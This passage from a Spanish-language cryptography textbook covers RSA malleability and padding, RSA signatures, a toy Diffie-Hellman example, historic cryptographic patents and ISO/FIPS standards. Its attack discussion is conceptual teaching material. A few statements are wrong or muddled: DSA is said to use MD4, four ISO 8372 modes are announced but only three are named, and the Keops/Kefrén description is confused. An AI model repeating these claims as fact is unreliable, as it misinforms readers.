- Debido a que la encriptación RSA es un algoritmo de encriptación determinista, es decir, no tiene ningún componente aleatorio, un atacante puede lanzar un ataque satisfactorio mediante la encriptación de textos planos probables con la clave pública y probar si son iguales al texto encriptado. Un criptosistema se llama semánticamente seguro si un atacante no puede distinguir dos encriptaciones entre sí, incluso si el atacante sabe o ha elegido los correspondientes textos planos.
- El algoritmo RSA tiene la propiedad de que el producto de dos textos encriptados es igual a la encriptación del producto de los textos planos respectivos. O sea $m_1^e\ m_2^e = (m1\ m2)^e \pmod n$. Debido a esta propiedad multiplicativa, es posible un ataque de texto encriptado. Por ejemplo, un atacante, que quiere saber la desencriptación de un texto encriptado c = me (mod n), podrá pedir al titular de la clave privada que desencripte un texto encriptado de aspecto no sospechoso c '= cre (mod n) para algún valor r elegido por el atacante. Debido a la propiedad multiplicativa, c 'es la encriptación de mr (mod n). Por lo tanto, si el atacante tiene éxito con el ataque, aprenderá mr (mod n) de lo que puede deducir el mensaje m multiplicando mr con el inverso modular de r módulo n.

Por todo ello normalmente la implementación práctica del algoritmo RSA utiliza algún tipo de relleno estructurado y añade el azar en el valor m antes de encriptarlo. Este relleno asegura de que m no caiga en el rango de los textos planos inseguros, y que un mensaje determinado, una vez rellenado, encriptará a uno de un número mayor de los posibles textos encriptados.

Los algoritos como PKCS # 1 se han diseñado cuidadosamente para asegurar los mensajes rellenados antes de la encriptación RSA. Debido a que

estos esquemas rellenan el texto plano m con un cierto número de bits adicionales, el tamaño del mensaje M sin rellenar debe ser algo menor. Los esquemas de relleno del algoritmo RSA deben ser cuidadosamente diseñados con el fin de prevenir ataques sofisticados que pueden ser facilitados por una estructura de mensaje predecible. Las primeras versiones del algoritmo PKCS # 1, hasta la versión 1.5, utiliza una construcción que convierte el algoritmo RSA en un esquema de encriptado semánticamente seguro. Sin embargo esta versión es vulnerable a un ataque adaptativo de texto encriptado. Las versiones posteriores del algoritmo incluyen OAEP (Optimal Asymmetric Encryption Padding), que impide este tipo de ataques. El algoritmo PKCS # 1 también incorpora el procesamiento de esquemas diseñados para proporcionar una seguridad adicional para las firmas de RSA, por ejemplo, el esquema probabilístico de firma (RSA-PSS).

En los casos en que se utiliza el algoritmo RSA para intercambiar las claves simétricas, la encapsulación de las claves proporciona una alternativa más sencilla que el relleno. En lugar de generar una clave simétrica aleatoria, rellenarlo y luego encriptar la versión rellenada con el algoritmo RSA, se genera un número entero aleatorio m entre 1 y n-1 y se encripta directamente con el algoritmo RSA. Tanto el emisor como el receptor generan idénticas claves simétricas mediante la aplicación de la misma función de derivación de claves a m.

12.22.4. Ejemplo de firma de mensajes

Si Alicia utiliza la clave pública de Roberto para enviarle un mensaje encriptado. En el mensaje, que puede presumir ser de Alicia, Roberto no tiene manera de verificar que el mensaje era en realidad de Alicia, ya que cualquiera puede utilizar la clave pública de Roberto para enviarle mensajes encriptados. Con el fin de verificar el origen de un mensaje, también se puede utilizar el algoritmo RSA para firmar un mensaje.

Así si Alicia desea enviar un mensaje firmado a Roberto y que él le reconozca como destinataria del mismo, ella puede usar su propia clave privada para hacerlo. Para ello producirá un valor hash del mensaje, lo elevará a la potencia de (d mod n), como lo hace al desencriptar un mensaje, y lo anexará como una firma al mensaje. Cuando Roberto reciba el mensaje firmado,

utilizará el mismo algoritmo de control junto con la clave pública de Alicia. Elevará la firma a la potencia de (e mod n), como lo hace al encriptar un mensaje y comparará el valor hash resultante con el valor hash actual del mensaje. Si los dos coinciden, él sabrá que el autor del mensaje estaba en posesión de la clave privada de Alicia, y que el mensaje no ha sido alterado desde entonces.

12.23. Intercambio de claves Diffie–Hellman

El método de Diffie-Hellman (D-H) es un método de intercambio de claves y es uno de los primeros ejemplos prácticos de intercambio de claves llevado a cabo en el campo de la criptografía. El método de Diffie-Hellman de intercambio de claves permite que dos partes que no tienen conocimiento previo de la otra parte, establecer conjuntamente una clave secreta compartida a través de un canal de comunicación no seguro. Esta clave se puede utilizar para encriptar comunicaciones posteriores con la encriptación de clave asimétrica.

El esquema fue publicado por primera vez por Whitfield Diffie y Martin Hellman en el año 1976, aunque posteriormente se supo que había sido inventado unos años antes dentro del GCHQ, la agencia británica de inteligencia de señales, por Malcolm J. Williamson, pero que se mantuvo clasificado. En el año 2002, Hellman sugirió el algoritmo llamado intercambio de claves Diffie-Hellman-Merkle en reconocimiento de la contribución de Ralph Merkle a la invención de la criptografía de clave pública.

12.23.1. Descripción del método DH

La implementación más simple y original del método DH utiliza el grupo multiplicativo de enteros módulo p, donde p es primo y g es la raíz primitiva mod p. He aquí un ejemplo del funcionamiento de este método:

1. Alicia y Juan acuerdan utilizar un número primo p=23 y base g=5.
2. Alicia elige un entero secreto a=6, que envía a Juan como $A = g^a$ mod p, es dcir, $A = 5^6$ mod 23 = 8.
3. Juan elige un entero secreto b=15, que envía a Alicia como $B = g^b$ mod p, es decir, $B = 5^{15}$ mod 23 = 19.
4. Alicia calcula $s = B^a$ mod p, es decir, 19^6 mod 23 = 2.

5. Juan calcula s =A^b mod p, es decir, 8^{15} mod 23 = 2.

Alicia y Juan han llegado al mismo valor, porque gab y gba tienen el mismo mod p. Observar que se mantienen en secreto sólo a, b, y gab = gba mod p. Todos los demás valores como p, g, ga mod p y gb mod p, son enviados como texto plano. Una vez que Alicia y Juan calculan el secreto compartido, se puede utilizar como una clave de encriptación conocida sólo por ellos, para el envío de mensajes a través del mismo canal de comunicación sin protección. Por supuesto, serían necesarios unos valores mucho más grandes de a, b y p para que este ejemplo sea seguro, ya que es fácil de probar todos los posibles valores de gab mod 23. Si un número primo p fuera de al menos 300 dígitos, y a y b fueron al menos de 100 dígitos, a continuación, incluso los mejores algoritmos conocidos hoy en día no podría encontrar una propuesta única de los valores g, p, gb mod p y ga mod p, aún utilizando todos la potencia de cálculo de la humanidad. El problema se conoce como el problema del logaritmo discreto.

Una descripción más general del funcionamiento de este método sería:

1. Alicia y Juan acuerdan un grupo cíclico finito G y un elemento generador g de G.
2. Alicia elige un número natural aleatorio a y envía a Juan, g^a mod p.
3. Juan elige un número natural aleatorio b y envía a Alicia g^b mod p.
4. Alicia calcula (gb)a.
5. Juan calcula (ga)b.

Alicia y Juan están ahora en posesión del elemento de grupo gab, que puede servir de clave secreta compartida. Los valores de (gb)a y (ga)b son iguales porque los grupos tienen el poder asociativo.

12.24. Patentes sobre las técnicas criptográficas

Se han inscrito muchas patentes relacionadas con la criptografía, de alcance y de uso muy diverso. Es muy importante conocer este mundo de las patentes, ya que mientras por un lado se puede patentar cualquier cosa mediante el pago correspondiente, por otro limita el desarrollo tecnológico en cuanto no se puede hacer uso de algo patentado sin pagar al propietario de la patente por su uso. En muchas ramas de la ciencia, se han patentado

cosas muy triviales que hasta cierto punto es de uso público. En la actualidad, los Estados Unidos de América tiene como una fuente importante el cobro de sus derechos de uso de las patentes, aunque hay paises que no lo respetan.

Aquí la atención se centra en un subconjunto de estas patentes con principal énfasis en las patentes de interés industrial vencidas, que implican técnicas fundamentales y algoritmos y protocolos específicos, además de algunas patentes de interés histórico.

Debido a que la mayoría de las patentes se inscriben en los Estados Unidos, los números de patentes de Estados Unidos y los detalles asociados con ellas son las referidas a estas inscripciones. También se incluyen las inscripciones relacionadas en otros países y que se pueden encontrar en sus bases de datos de patentes.

12.24.1. Caducidad de las patentes

Las patentes inscritas en los Estados Unidos tienen una validez de 17 años a partir de la fecha de su inscripción, o de 20 años a partir de la fecha en que se presentó la solicitud de la patente. Para solicitudes presentadas antes del 8 de Junio de 1995 y vigente en ese momento, se aplica a las solicitudes presentadas después de esta fecha la regla de los 20 años.

12.24.2. Fecha de prioridad

Muchos países exigen que una patente se presente antes de la divulgación pública de la invención. En los Estados Unidos, la presentación debe ser antes de un año de la divulgación. Muchos países son partes en un acuerdo de patente que reconoce fechas de prioridad. Una patente registrada en un país, y presentada en otro país dentro de un mismo año, podrá reclamar la fecha de la primera presentación como fecha de prioridad de la solicitud posterior.

12.24.3. Cinco patentes fundamentales

(1) Encriptación por bloque DES

La patente de Ehrsam y otros (3.962.539) cubre el algoritmo que más tarde se convirtió en el conocido como DES. Inscrito el 24 de Febrero de 1975 y ahora caducado, la patente fue asignada a IBM. Se basa en las patentes de encriptación de Feistel (3.798.359) y de Smith (3.796.830), inscritas respectivamente el 30 de Junio de 1971 y el 2 de Noviembre de 1971. Se observa que mientras que la patente de Feistel es un encriptador que combina las transformaciones lineales y no lineales dependiente de una clave, falla en detalles específicos que incluyen precisamente en como se utilizan los bits de la clave, en cuanto a la transformación no lineal dentro de las cajas S, y en particular con respecto a una determinada permutación. Además el efecto de los bits de la clave está limitado por utilización de su agrupación. En cuanto a la patente de Smith, señalar que su naturaleza inherentemente serie es una desventaja en cuanto al rendimiento, y que tanto ésta como la de Feistel sólo tienen dos tipos de cajas de sustitución, que se seleccionan como una función de un único bit de la clave.

(2) Intercambio de claves de Diffie-Hellman

La primera patente de clave pública inscrita el 29 de Abril de 1980 fue la patente Hellman-Merkle-Diffie (4.200.770). Inscrita el 6 de Septiembre de 1977, fue asignada a la Universidad de Stanford de California. En general se conoce como la patente de Diffie-Hellman, ya que cubre el intercambio de claves de Diffie-Hellman. Hay dos objetos principales de la patente. El primero es un método para la comunicación segura a través de un canal no seguro sin compartir a priori claves. El segundo es un método que permite la autenticación de una identidad por canales inseguros. Esto se puede hacer usando claves públicas de Diffie-Hellman aseguradas en un directorio público, con la derivación y el uso de las claves secretas de Diffie-Hellman que proporcionan la autenticación.

(3) Sistemas de clave pública de Merkle-Hellman

La patente Hellman-Merkle (4.218.582) fue inscrita el 6 de Octubre de 1977 y asignada a la Board of Trustees of the Leland Stanford Junior University (Stanford, California). Cubre las encriptaciones de clave pública basados en el problema del subconjunto de suma, además de varias alegaciones sobre la

encriptación de clave pública y las firmas de clave pública. Los objetos de la invención son:

- Permitir conversaciones privadas a través de canales no seguros.
- Permitir la autenticación de la identidad de un receptor, a través de su capacidad para utilizar una clave que sólo sería capaz de calcular.
- Permitir la autenticación del origen de datos sin la amenaza de conflicto.

(4) Método de autenticación en árbol de la validación de los parámetros

La patente de 1982 de Merkle (4.309.569) cubre la autenticación en árbol. Fue inscrita el 5 de Septiembre de 1979, y asignado a la Board of Trustees of the Leland Stanford Junior University (Stanford, California). La motivación principal fue para eliminar el requisito de un gran almacenamiento inherente en los anteriores esquemas de firma de una sola vez, aunque la idea tiene una aplicación más amplia. Las ideas principales son utilizar un árbol binario y una función hash unidireccional para permitir la autenticación de valores de hoja Yi asociado con cada usuario i. Las modificaciones incluyen:

- El uso de un árbol ternario en lugar de un árbol binario,
- El uso del árbol para los valores públicos no sólo públicos de firmas por una sola vez, pero para la autenticación arbitraria de valores públicos para fines alternativos,
- El uso de un árbol de autenticación distinto para cada usuario i, la raíz de Ri reemplaza el Yi anterior, lo que permite la autenticación de todos los valores de i del árbol, en lugar de una única Yi.

(5) Encriptación de clave pública y sistema de firma RSA

La patente Rivest-Shamir-Adleman (4.405.829) fue presentada el 14 de Diciembre de 1977, y se asigna al Instituto de Tecnología de Massachusetts. Cubre la encriptación de clave pública RSA y el método de firma digital. Esta encriptación incluyen: el uso de un módulo n que es un producto de tres o más números primos, no necesariamente distintos, y el uso de una clave pública de encriptación e para encriptar un mensaje M a un texto cifrado C mediante la evaluación de un polinomio, y recuperando el texto plano M utilizando las técnicas convencionales de búsqueda de raíces, eligiendo la raiz de desencriptación más adecuada. Otras variaciones incluyen:

- El uso de la encriptación RSA en modo CFB, o como un generador de números pseudoaleatorios para generar muestras de claves.
- La firma de una versión comprimida del mensaje y no el propio mensaje, y
- El uso de la encriptación RSA para la transferencia de la clave, la clave con ello transfiere a ser utilizada con otro método de encriptación.

12.24.4. Diez patentes importantes

(1) Firmas ESIGN

La patente Okamoto-Miyaguchi-Shiraishi-Kawaoka (4.625.076) cubre el esquema original de firma ESIGN. La patente fue inscrita el 11 de Marzo de 1985 y asignado a la Nippon Telegraph and Telephone Corporation (Tokio), con los datos que figuran como prioritarios del 19 de Marzo de 1984. El objetivo es proporcionar un esquema de firma más rápido que el RSA.

(2) Identificación y firmas Fiat-Shamir

La patente Shamir-Fiat (4.748.668) cubre la identificación y las firmas Fiat-Shamir. Fue inscrita el 9 de Julio de 1986, y asignado a Yeda Research and Development Co. Ltd. (Israel). Para la identificación, los inventores sugieren un típico número de pasos t como de 1 a 4, y selecciones de parámetros incluyendo k = 5 (secretos), t = 4 para una probabilidad 2^{-20} de horquilla, y k = 6, t = 5 para 2^{-30}. Una serie de parámetros k, t para kt = 72 se tabulan para el esquema de firmas correspondiente, mostrando las compensaciones entre el almacenamiento de claves, el tamaño de la firma, y las operaciones necesarias en tiempo real. En cuanto a las características observadas en relación con la técnica anterior incluyen la posibilidad de cambiar el nivel de seguridad después de la selección de la clave. Las generalizaciones señalan la inclusión de la sustitución de las raíces cuadradas por raíces cúbicas o superiores.

(3) Vectores de control para la gestión de claves

La patente Matyas-Meyer-Brachtl (4.850.017) es una de las varias en la area de los vectores de control para la gestión de claves, en este caso permitiendo que un nodo emisor restrinja el uso de las claves a un nodo receptor. Fue inscrita el 29 de Mayo de 1987 y asignada a IBM. Los vectores de control

reducen la probabilidad de un mal uso de claves. Se distinguen dos métodos generales. En el primer método, la clave y un valor de control se autentican antes de su uso a través de la verificación de un código de autenticación especial. En el segundo método, la clave y el valor de control se unen criptográficamente en el momento de la generación de la clave, de manera que la recuperación de la clave requiere la especificación correcta del vector de control. En cada método, se pueden emplear técnicas adicionales para controlar qué usuarios pueden utilizar la clave en cuestión.

(4) Encriptación por bloque FEAL

La patente Shimizu-Miyaguchi (4.850.019) incluye las ideas propuestas inicialmente en la encriptación por bloque FEAL. Fue inscrita el 3 de Noviembre de 1986 y asignado a la Nippon Telegraph and Telephone Corporation (Tokio), con los datos que figuran como prioritarios el 8 de Noviembre de 1985. Se describen las realizaciones de la encriptación FEAL con varios números de pasos, con cifras que incluyen de 4 a 6 pasos, y la discusión de las longitudes de clave, incluyendo las de 128 bits.

(5) Funciones hash MDC-2/MDC-4

La patente de Brachtl y otros (4.908.861) cubre las funciones hash MDC-2 y MDC-4. Fue inscrita el 28 de Agosto de 1987 y asignada a IBM. Estas funciones hash intercambian mitades internas de la clave, como se hace en una etapa determinada en ambos algoritmos, es realmente necesario para la seguridad en MDC-2 pero no en MDC-4. Sin embargo el diseño común se utilizan para permitir que el MDC-4 sea implementado usando el MDC-2 dos veces. Una sección preliminar de la patente discute alternativas para proporcionar la autenticación del mensaje, así como estimaciones de la seguridad de las nuevas funciones hash, y la justificación para la fijación de determinados bits dentro de la especificación para evitar efectos de las claves débiles de DES.

(6) Identificación y firmas Schnorr

La patente de Schnorr (4.995.082) se refiere a los esquemas de identificación y firma de Schnorr y las optimizaciones de ésta relacionados con el pre-procesamiento. La inscripción fue presentada el 23 de Febrero de 1990, sin ningún cesionario en la lista, y los datos de prioridad dados el 24 de Febrero de 1989. En la parte 6 cubre una variación específica del método de

identificación Fiat-Shamir utilizando un primer módulo p, tal que p-1 es divisible por un primo q, y usando una base ß de orden q.

(7) Identificación y firmas GQ

La patente Guillou-Quisquater (5.140.634) se ocupa de la identificación GQ (Protocolo 10.31) y de las firmas (Algoritmo 11.48). La inscripción fue presentada el 9 de Octubre de 1991, como una continuación de dos patentes abandonadas, la primera de las cuales fue presentada el 7 de Septiembre de 1988. El cesionario original fue U.S.Philips Corporation (Nueva York). Las técnicas descritas permiten la autenticación de la llamada información de la acreditación, los mensajes de autenticación y la firma de mensajes. El método central de autenticación implica un método de compromiso-desafío-respuesta y está estrechamente relacionado con la técnica de identificación de conocimiento basado en cero de Fiat y Shamir (Protocolo 10,24). Sin embargo sólo se requiere una única ejecución de aquel método y solo un valor acreditación, en lugar de una repetición de ejecuciones y una pluralidad de valores de acreditación. Las ventajas citadas sobre los métodos anteriores incluyen los requisitos de memoria más pequeños y una menor duración total debido al menor número de intercambios de mensajes totales.

(8) Encriptación por bloque IDEA

La patente Massey-Lai (5.214.703) cubre el encriptado por bloque IDEA, propuesto como una alternativa europea o internacional al algoritmo DES que ofrece una mayor longitud de clave. Fue presentada el 16 de Mayo de 1991, y asignado a Ascom Tech AG (Bern), con los datos de prioridad dado el 18 de Mayo de 1990 a partir de la patente suiza original. Un concepto clave de esta encriptación es el uso de al menos dos tipos diferentes de operaciones aritméticas y lógicas, con énfasis en diferentes operaciones en etapas sucesivas. Se proponen tres tipos de operación: la suma mod 2^m, la multiplicación 2^m +1 y el OR exclusivo bit a bit.

(9) Esquema de firma DSA

La patente de Kravitz (5.231.668), titulada “Digital Signature Algorithm”, ha llegado a ser ampliamente conocida y adoptada como el DSA. La inscripción fue presentada el 26 de Julio de 1991, y se asigna a los Estados Unidos de América, representado por el Secretario de Comercio. La sección de antecedentes incluye un análisis detallado de las firmas ElGamal y las firmas Schnorr, incluyendo su ventaja relativa en relación al algoritmo RSA,

que es más eficiente mediante el uso de firmas en línea usando precomputation off-line. Las firmas Schnorr son más eficientes que ElGamal para la comunicación y la verificación de la firma, aunque faltan algunas características deseables de ElGamal y que tiene el inconveniente de que no se traspasa la experiencia criptoanalítica y la confianza asociada con el sistema ElGamal. El algoritmo DSA está posicionado como que tiene todas las eficiencias del modelo Schnorr, mientras que mantiene la compatibilidad con el modelo de ElGamal desde una perspectiva de análisis. En la especificación del DSA, la función hash utilizada es la MD4.

(10) Criptosistemas justos y custodia de claves
La patente de Micali (5.276.737) y su continuación (5.315.658), se inscribieron respectivamente el 20 de Abril de 1992 y el 19 de Abril de 1993, cubriendo los principales sistemas de custodia de claves llamados criptosistemas justos. El objeto de la primera patente es un método que implica un criptosistema de clave pública, que permite la monitorización por terceros de las comunicaciones. Por algún método de compartición verificable de secretos, los administradores verifican independientemente la autenticidad de las acciones y comunican esto a una autoridad que aprueba la clave pública de un usuario sobre la recepción de todas las aprobaciones confiables. Con la autorización apropiada, los administradores pueden entonces posteriormente facilitar sus acciones a la autoridad que permite la reconstrucción de una clave privada del usuario. Estos sistemas incluyen la transformación de Diffie-Hellman y los sistemas de clave pública RSA en los criptosistemas justos. Las modificaciones sólo requieren k de n acciones para contribuir a la recuperación de un secreto de usuario y evitar que los custodios conozcan la identidad de un usuario cuya participación se solicita.

12.24.5. Muestra de las 10 patentes más importantes

(1) Encriptación Lucifer
Se trata de la patente Feistel (3798359) que es de interés histórico. Inscrita el 30 de Junio de 1971 y asignado a IBM, ya ha expirado. La sección de antecedentes cita una serie de patentes que incluyen dispositivos de encriptado anteriores y generadores de claves. La patente describe un encriptado por bloque.

(2) Certificación de la clave
La patente Smid-Branstad (4.386.233) se ocupa de la certificación de la clave. La inscripción fue presentada el 29 de Septiembre de 1980, sin ningún cesionario. El objetivo primordial de la certificación de la clave es el de prevenir los ataques de clave de sustitución.

(3) Encriptador por exponenciación de Pohlig-Hellman
La patente Hellman-Pohlig (4.424.414) fue inscrita el 1 de Mayo de 1978, cuatro meses y medio después de la patente RSA, y se asigna al Board of Trustees of theLeland Stanford Junior University (Stanford, California). Cubre el encriptador de exponenciación Pohlig-Hellman de clave simétrica, en el que se elige un número primo q, junto con una clave secreta K, 1=<K=<q-2, de la que se deduce una segunda clave D, 1=<D=<q -2, a partir del cálculo KD=1 mod (q-1). Se encripta un mensaje M mediante la fórmula $C=M^K$ mod q, y el texto plano se recupera mediante la fórmula C^d mod q=M. A priori dos partes hacen uso de este arreglo para compartir las claves simétricas K y D.

(4) Aritmética en F_2^m usando bases normalizadas
En este apartado contemplamos dos patentes de Massey y Omura. La patente Omura-Massey (4.587.627) muestra un método para la multiplicación eficiente de los elementos de un campo finito mediante la explotación de las representaciones normalizadas de las bases. Fue inscrita el 14 de Septiembre de 1982, con datos de prioridad del 30 de Noviembre de 1981 y el 6 de Mayo de 1986 se asignó a OMNET Associates (Sunnyvale, California). El objeto principal de la patente consiste en multiplicar dos elementos B y C para producir un tercero D = B x C, aplicando rotaciones de un bit a las representaciones de B y C.

La otra patente Massey-Omura (4.567.600) incluye operaciones sobre exponenciación en F_2^m usando bases normalizadas. Se inscribió el 14 de Septiembre de 1982 y asignado a OMNET Associates (Sunnyvale, California). Su base es la observación que el uso de una representación normalizada de la base permite la exponenciación eficiente en F_2^m, ya que se elimina el coste de hacer la raíz cuadrada en la técnica habitual de exponenciación cuadrado-multiplicación. Un segundo objeto es la implementación del protocolo de tres pasos de Shamir usando exponenciación modular en F_2^m como la operación de encriptación junto con una representación norma-

lizada de la base para los elementos, y posteriormente emplear una clave compartida, establecida por este método, como la clave en un sistema de encriptación de exponenciación F_2^m utilizando bases normalizadas.

(5) Generación de números primos fuertes

La patente Hellman-Bach (4.633.036) cubre un método para generar los números primos p y q del algoritmo RSA y un módulo n = pq que satisface determinada condiciones de tal manera que se cree que la factorización n es computacionalmente imposible. La patente fue inscrita el 31 de Mayo de 1984 y asignada a Martin E. Hellman. Las condiciones estándar de los números primos fuertes están incrustados: p-1 que requiere un número primo grande r, p +1 requiere otro número primo grande s y r-1 requiere un número primo grande r '. Un nuevo requisito de acuerdo con la invención es que s-1 tiene un número primo grande s', con la justificación de que los mejores métodos de factorización conocidos requieren de operaciones pequeñas.

(6) Firmas eficientes de un uso generadas por la expansión de árboles

La patente de 1989 de Merkle (4.881.264), inscrita el 30 de Julio de 1987 sin cesionario, muestra cómo construir árboles de autenticación que se pueden ampliar arbitrariamente, sin necesidad de un gran cálculo cuando se construye un nuevo árbol. El uso primario de este árbol es para hacer disponibles los valores públicos correspondientes a los valores secretos de un usuario en un esquema de firma de un solo uso. En estos esquemas, los valores públicos adicionales se necesitan continuamente con el tiempo. La idea clave es asociar a cada nodo del árbol tres vectores de la información pública, cada uno de los cuales contiene suficientes valores públicos para permitir una firma de un solo uso. El valor hash combinado a partir de estos tres vectores sirve como el valor hash del nodo. El árbol se puede expandir hacia abajo desde el nodo para proporcionar los valores públicos adicionales en un nuevo subnodo. Las firmas de un solo uso se basan en un algoritmo de encriptado simétrico como el DES.

(7) Variación Goss de Diffie-Hellman

La patente de Goss (4.956.863) cubre una variación del acuerdo de claves de Diffie-Hellman. La patente fue inscrita el 17 de Abril de 1989 y asignada a TRW Inc. (Redondo Beach, California). La principal aplicación citada es una técnica de establecimiento de claves autenticadas, completamente transparente para los usuarios finales, para los faxes en las redes telefónicas. En

el momento de la fabricación, un identificador único de dispositivo y un certificado con firma añadido a una clave pública de Diffie-Hellman a largo plazo se incorporó a cada dispositivo. La identidad en el certificado, después de la verificación, se puede utilizar como la base para aceptar o no los canales de comunicación. Dicho protocolo permite nuevas claves de sesión para cada llamada de fax, basadas en la autenticación a largo plazo de claves certificadas.

(8) Encriptaciones de bloque de Keops y Kefrén

La patente de 1991 de Merkle (5.003.597) cubre dos encriptadores de bloque de clave simétrica llamados Keops y Kefrén. Estos fueron diseñados específicamente orientados a software, que a su vez ha sido diseñado con el rendimiento del hardware en mente. La patente fue inscrita el 21 de Diciembre de 1989 y asignado a la Xerox Corporation. Keops y Kefrén tiene bloques de 64 bits de tamaño y un número seleccionable por el usuario de pasos. Keops tiene una longitud de clave de hasta 512 bits, y cajas S derivadas de la clave de entrada, y lo encripta en bloques de 64 bits más rápido que Kefrén. Keops tiene cajas S fijas y una clave de tamaño seleccionable sin límite superior, aunque a clave más larga menor es el rendimiento.

(9) Firmas digitales on-line/off-line

La patente Micali-Goldreich-Even (5.016.274) muestra esquemas de firma digital on-line/off-line. La patente fue inscrita el 8 de Noviembre de 1988, sin cesionario. La idea básica es llevar a cabo un precálculo para reducir los requisitos de tiempo real en la firma de un mensaje determinado. El precálculo, ejecutado durante el tiempo de inactividad e independiente del mensaje, implica la generación de un juego de claves pública y privada para acelerar la firma, y luego el uso de un segundo esquema de firma subyacente para crear una firma con una clave pública de un solo uso.

(10) Exponenciación eficiente para una base fija

La patente Brickell-Gordon-McCurley (5.299.262) muestra un método para una exponenciación rápida para el caso en el se reutiliza base fija. Esto tiene aplicación en sistemas tales como los esquemas de firma ElGamal, Schnorr, y DSA. La patente fue inscrita el 13 de Agosto de 1992, y se asigna a los Estados Unidos de América, representados por el Departamento de Energía de los Estados Unidos.

12.25. Estándares criptográficos

Esta sección resume los estándares criptográficos más importantes en la actualidad como son los de ISO y los FIPS.

12.25.1. Estándares ISO

La Organización Internacional de Normalización (ISO) y la Comisión Electrotécnica Internacional (IEC) elaboran normas de forma individual y conjunta. Las normas conjuntas se desarrollan en el marco del comité técnico conjunto ISO/IEC JTC 1.ISO e los estándares ISO/IEC progresan a través de las siguientes etapas antes de madurar a la situación de estándar internacional: Borrador de Trabajo, Borrador del Comité y el Borrador del Estándar Internacional. Cada estándar ISO y ISO/IEC se revisa cada cinco años, momento en el cual o bien se reafirma, se revisa o se retira. El subcomité ISO/IEC responsable para la estandarización de las técnicas criptográficas genéricas es el SC 27 (ISO/IEC JTC 1 SC 27).

ISO 8372: Este estándar especifica los cuatro modos de operación de un encrptador de bloque, que son: ECB o encriptador electrónico, CBC o encadenamiento del encriptador de bloque y OFB o realimentación de la salida. Originalmente se desarrollaron para el algoritmo DES en los estándares FIPS 81 (1980) y ANSI X3.106 (1983). El estándar ISO 8372, publicado el año 1987, especifica estos modos para los encriptadores de bloque de 64 bits.

ISO/IEC 9796: Este estándar especifica un mecanismo genérico para los esquemas de firma digital permitiendo la recuperación del mensaje. Los ejemplos en el Anexo B corresponden al algoritmo RSA y la variante Rabin. La parte principal del estándar es un esquema redundante que intenta que sea aplicable de forma general a la mayoría de los esquemas de firma, aunque específicamente diseñada para impedir ataques contra algoritmos como el RSA y el Rabin, que tienen una propiedad multiplicativa.

ISO/IEC 9797: Este estándar define un código de autenticación de mensaje basado en el modo CBC de operación de un encriptador de bloque, similar a

los algoritmos MAC de los estándares ISO 8731-1, ISO 9807, ANSI X9.9, y ANSI X9.19. En cuanto a sus métodos de relleno, siempre se debe seleccionar uno de los dos especificados. El primero rellena la entrada de datos añadiendo ceros o más bits 0, los menos posibles con el fin de obtener una cadena cuya longitud sea un múltiplo de x. El segundo método siempre anexa a la entrada de los datos de un solo bit con un 1, y luego ceros o más bits 0, el menor número según sea necesario, para obtener una cadena cuya longitud sea un múltiplo de x. El Anexo A especifica dos procesos opcionales y el Anexo B proporciona ejemplos.

ISO/IEC 9798: Las partes siguientes a la introducción de este estándar especifica los mecanismos de autenticación basados en: los algoritmos de encriptación simétricos, los algoritmos de firma de clave pública, una función de comprobación criptográfica y otras técnicas personalizadas. Los mecanismos utilizan las marcas de tiempo, los números de secuencia y los números aleatorios como parámetros variantes en el tiempo. Los mecanismos de firma de clave pública son funcionalmente análogos a los de X.509, y utilizan las técnicas de dos y tres pasos basado en número aleatorio.

ISO/IEC 9979: Este estándar especifica los procedimientos que permite a determinadas entidades registrar los algoritmos de encriptación en un registro oficial de ISO, el caul no implica ninguna evaluación de seguridad. El estándar especifica los formatos requeridos para las inscripciones en este registro y los resultados del registro en la asignación de un identificador único para cada algoritmo para facilitar la interoperatividad.

ISO/IEC 10116: Este estándar especifica los mismos cuatro modos de operación de encriptador de bloque de la ISO 8372. La ISO/IEC 10116 también proporciona mayor detalle con respecto a diversas propiedades de estos modos, y los cálculos de la muestra basados en DES.

ISO/IEC 10118: Este es un estándar multiparte sobre los algoritmos hash criptográficos. En la parte 1 se especifica las definiciones comunes y los requisitos generales. En la parte 2 se especifican dos construcciones genéricas sobre la base de un encriptador de bloque: la función hash Matyas-Meyer-Oseas y un MDC-2 independiente de encriptación de bloque. El borrador incluye SHA-1, RIPEMD 128 y RIPEMD-160, y posteriormente se ha incluído el MASH-1 y el MASH-2.

ISO/IEC 11770: Este estándar multiparte aborda la gestión genérica de la clave y especifica los mecanismos de establecimiento de claves. La parte 1 es un marco de gestión de claves y una visión general incluyendo la discusión del ciclo de vida de la clave, los requisitos de protección del material de la clave, y el papel de terceros en el establecimiento de claves. La parte 2 especifica los mecanismos de establecimiento de claves basado en técnicas simétricas, incluyendo aquellos en los que dos partes se comunican punto a punto, también aquellos similares a los protocolos Kerberos y Otway-Rees que implican un servidor de confianza o un centro de distribución de claves y los que implican un centro de traducción de claves. La parte 3 especifica los mecanismos de establecimiento de claves basados en técnicas asimétricas. Estos se dividen en protocolos de acuerdo de claves que se basen en el algoritmo Diffie-Hellman y técnicas similares y los protocolos de transferencia de claves, que normalmente involucran tanto la encriptación de clave pública como las firmas digitales incluidas las adaptaciones del número aleatorio basado en los mecanismos ISO/IEC 9798-3 que implican la transferencia de una clave incrustada.

ISO/IEC 13888: Este estándar multiparte se refiere a los servicios de no repudio relacionados con la transferencia de un mensaje desde un emisor a un receptor. Los mecanismos se especifican para el no repudio del origen, el no rechazo de la entrega y el no repudio asociado a las acciones de un tercero que actúa como un agente de transferencia en nombre de los demás. La parte 1 proporciona un modelo de no-repudio y la visión de conjunto. La parte 2 especifica los mecanismos que implican técnicas simétricas y la parte 3 especifica los mecanismos que implican técnicas asimétricas y el uso de firmas digitales.

ISO/IEC 14888: Este estándar multiparte se refiere a los esquemas de firma con apéndice. La parte 1 establece las definiciones comunes y una visión general incluyendo los modelos que describen los pasos necesarios para la generación de firmas y varias clases de procesos de verificación. La parte 2 explica los mecanismos de firma basado en la identidad, en el que la clave de verificación de firmas es una función pública de la identidad del firmante. La parte 3 explica los mecanismos basados en los certificados, en los que se especifica explícitamente la clave pública y por que medios se distribuye

el certificado. Estos pueden incluir los algoritmos DSA, ElGamal, Schnorr, y RSA.

12.25.2. Estándares FIPS

Los estándares FIPS (Federal Information Processing Standards) han sido desarrollados por el NIST (National Institute of Standards and Technology), con el objetivo de ser usados por el Gobierno Federal de los Estados Unidos.

FIPS 46: Este estándar especifica el algoritmo DES.

FIPS 74: Este estándar suministras las guías para implementar y usar el algoritmo DES.

FIPS 81: Este estándar especifica los 4 modos básicos de operación del algoritmo DES.

